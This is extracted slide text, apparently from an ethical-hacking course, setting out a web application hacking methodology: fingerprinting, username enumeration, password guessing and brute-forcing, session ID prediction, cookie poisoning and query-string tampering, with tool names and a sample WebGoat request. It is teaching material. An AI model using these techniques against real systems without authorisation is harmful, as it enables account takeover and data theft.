


- WebInspect identifies **security vulnerabilities** in the web applications
- It runs **interactive scans** using a sophisticated user interface
- Attacker can exploit identified vulnerabilities to carry out **web services** attacks



<http://welcome.hp.com>

# Web App Hacking Methodology



# Analyze Web Applications



Analyze the active application's functionality and technologies in order to **identify the attack surfaces** that it exposes

## Identify Entry Points for User Input

Review the generated **HTTP request** to identify the user input entry points

## Identify Server-Side Functionality

Observe the **applications revealed to the client** to identify the server-side structure and functionality

## Identify Server-Side Technologies

Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**

## Map the Attack Surface

Identify the **various attack surfaces** uncovered by the applications and the vulnerabilities that are associated with each one

# Analyze Web Applications: Identify Entry Points for User Input



Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**

Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**

Determine URL encoding techniques and other encryption measures implemented to **secure the web traffic** such as SSL

## Tools used:



- Burp Suite
- HttPrint

- WebScarab
- OWASP Zed Attack Proxy

# Analyze Web Applications: Identify Server-Side Technologies



1

Perform a detailed **server fingerprinting**, analyze HTTP headers and HTML source code to identify server side technologies

2

Examine **URLs** for file extensions, directories, and other identification information

3


Examine the **error page** messages



4

Examine session tokens:

- JSESSIONID - Java
- ASPSESSIONID - IIS server
- ASP.NET\_SessionId - ASP.NET
- PHPSESSID - PHP



<http://net-square.com>



# Analyze Web Applications: Identify Server-Side Functionality

Examine page source and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications



## Tools used:



GNU Wget	<a href="http://www.gnu.org">http://www.gnu.org</a>
Teleport Pro	<a href="http://www.tenmax.com">http://www.tenmax.com</a>
BlackWidow	<a href="http://softbytelabs.com">http://softbytelabs.com</a>



## Examine URL

SSL

ASPX Platform


`https://www.juggyboy.com/customers.aspx?name=existing%20clients&isActive=0&startDate=20%2F11%2F2010&endDate=20%2F05%2F2011&showBy=name`

Database Column

# Analyze Web Applications: **Map the Attack Surface**

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

# Web App Hacking Methodology



# Attack Authentication Mechanism

Attackers can **exploit design and implementation flaws** in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms



## User Name Enumeration

- Verbose failure messages
- Predictable user names



## Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay



## Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning



## Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack



# User Name Enumeration

- If login error states which part of the user name and password is not correct, guess the users of the application using the **trial-and-error method**



WordPress.COM

ERROR: Invalid email or username. [Lost your password?](#)

Email or Username  
rini.matthews

Password

☐ Remember Me

[Register](#) | [Lost your password?](#)  
[Back to WordPress.com](#)

User name rini.matthews does not exist



WordPress.COM

ERROR: The password you entered for the email or username rinimatthews is incorrect. [Lost your password?](#)

Email or Username  
rinimatthews

Password

☐ Remember Me

[Register](#) | [Lost your password?](#)  
[Back to WordPress.com](#)

User name successfully enumerated to rinimatthews  
<https://wordpress.com>



- Some applications automatically generate **account user names** based on a **sequence** (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names

**Note:** User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts

# Password Attacks: Password Functionality Exploits

## Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

## Password Recovery

- 'Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved

## 'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated user name or predict the session identifier to **bypass authentication mechanisms**

# Password Attacks: Password Guessing

## Password List



Attackers **create a list of possible passwords** using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered

## Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks



## Tools

Password guessing can be performed manually or using automated tools such as **WebCracker**, **Brutus**, **Burp Insider**, **THC-Hydra**, etc.



# Password Attacks: Brute-forcing

- In brute-forcing attacks, attackers **crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Attackers can use password cracking tools such as **Burp Suite**, **Brutus**, and **SensePost Crowbar**



# Session Attacks: Session ID Prediction/Brute-Forcing



01

In the first step, the attacker **collects some valid session ID values** by **sniffing traffic** from authenticated users

02

Attackers then **analyze captured session IDs** to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

03

Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily **guessing valid session IDs**

04

In addition, the attacker can implement a brute force technique to generate and test different **values of session ID** until he successfully gets access to the application

GET Request


```
GET http://janaina:8180/WebGoat/attack?Screen=17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*,q=0.5
-----
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q
```

Predictable Session Cookie




# Cookie Exploitation: Cookie Poisoning

- If the cookie contains **passwords** or **session identifiers**, attackers can steal the cookie using techniques such as **script injection** and **eavesdropping**
- Attackers then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- Attackers can trap cookies using tools such as **OWASP Zed Attack Proxy, Burp Suite**, etc.



<https://www.owasp.org>

# Web App Hacking Methodology



# Authorization Attack

- Attackers **manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
- Attackers first access web application using low privileged account and then escalate privileges to **access protected resources**



Uniform Resource Identifier

Parameter Tampering



POST Data

HTTP Headers



Query String and Cookies

Hidden Tags



# HTTP Request Tampering

## Query String Tampering



- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to **bypass authorization mechanisms**

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

## HTTP Headers



- If the application uses the **Referer header** for making access control decisions, attackers can modify it to access **protected application functionalities**

